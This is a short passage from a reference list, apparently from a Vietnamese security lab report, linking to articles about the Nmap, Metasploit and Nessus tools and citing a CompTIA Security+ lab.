3. Nmap: https://viblo.asia/p/nmap-network-scanner-cong-cu-quet-mang-va-lo hong-bao-mat-RnB5p4bb5PG
4. Metasploit: <https://bkhost.vn/blog/metasploit-la-gi/>
5. Nessus:

[https://whitehat.vn/threads/nessus-cong-cu-tro-giup-pentest-he thong.6871/](https://whitehat.vn/threads/nessus-cong-cu-tro-giup-pentest-he%20thong.6871/)

1. Lab 14 của CSSIA CompTIA Security+® Supported Labs